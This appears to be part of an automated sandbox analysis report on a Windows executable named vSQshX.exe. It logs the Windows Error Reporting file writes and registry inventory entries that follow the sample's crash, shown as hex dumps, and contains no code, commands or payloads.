C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6416	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 76 00 63 00 6c 00 68 00 70 00 6e 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>vclhpn7,1</SystemProductName>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6512	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6516	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6520	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6640	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6644	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6648	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 30 00 34 00 39 00 34 00 31 00 38 00 33 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1610494183</OSInstallDate>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6730	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6734	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6738	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6840	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6844	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6848	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6918	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6922	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6924	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6970	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7004	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7008	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7012	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7108	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7112	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7114	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7150	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7154	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7156	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7180	4	0d 00 0a 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7184	2	09 00		success or wait	6	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7188	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7434	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7438	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7440	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7466	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7470	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7472	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 33 00 31 00 54 00 32 00 31 00 3a 00 34 00 31 00 3a 00 34 00 31 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-08-31T21:41:41Z">	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7572	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7576	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7580	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 32 00 39 00 38 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 35 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 39 00 35 00 36 00 32 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 39 00 35 00 36 00 32 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="298" PID="5540" UptimeMS="9562" TimeSinceCreationMS="9562" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7842	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7846	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7850	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7870	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7874	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7876	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7914	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7918	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7920	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7958	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7962	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	7966	98	3c 00 47 00 75 00 69 00 64 00 3e 00 61 00 66 00 64 00 33 00 32 00 39 00 66 00 34 00 2d 00 33 00 35 00 64 00 35 00 2d 00 34 00 31 00 31 00 63 00 2d 00 61 00 30 00 62 00 63 00 2d 00 63 00 66 00 62 00 61 00 32 00 31 00 33 00 30 00 33 00 30 00 36 00 64 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>afd329f4-35d5-411c-a0bc-cfba2130306d</Guid>	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8064	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8068	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8072	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 33 00 31 00 54 00 32 00 31 00 3a 00 34 00 31 00 3a 00 34 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-08-31T21:41:41Z</CreationTime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8170	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8174	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8176	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8216	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	8220	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp.xml	0	4535	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c\Report.wer	0	2	fd fd		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	183	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c\Report.wer	12740	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 39 00 37 00 37 00 37 00 39 00 37 00 33 00 35 00 38 00	MetadataHash=977797358	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D6543D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	ProgramId	unicode	0006d3304d3c8f73cd1fa1764d4d09b6d51c0000ffff	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	FileId	unicode	000099ee31cd4b0d6a4b62779da36e0eeecdd80589fc	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	LowerCaseLongPath	unicode	c:\users\user\appdata\local\temp\vsqshx.exe	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	LongPathHash	unicode	vsqshx.exe|7df02bf0	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	Name	unicode	vsqshx.exe	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	Publisher	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	Version	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	BinFileVersion	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	BinaryType	unicode	pe32_i386	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	ProductName	unicode		success or wait	1	6D6736BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	ProductVersion	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	LinkDate	unicode	11/25/2013 12:49:14	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	BinProductVersion	unicode		success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	Size	B	00 3E 00 00 00 00 00 00	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	Language	dword	0	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	IsPeFile	dword	1	success or wait	1	6D6736BF	unknown
\REGISTRY\A\{8778895a-662c-2c43-e801-8c46cd5867ed}\Root\InventoryApplicationFile\vsqshx.exe|7df02bf0	IsOsComponent	dword	0	success or wait	1	6D6736BF	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 00 F0 1B 01 02 00 00 00 08 00 00 00 00 F0 1B 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 00 00 00 00 00 00 00 00 00 16 29 C2 00 02 00 00 00 00 00 00 00 30 33 34 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D671FE8	RegSetValueExW

Disassembly

No disassembly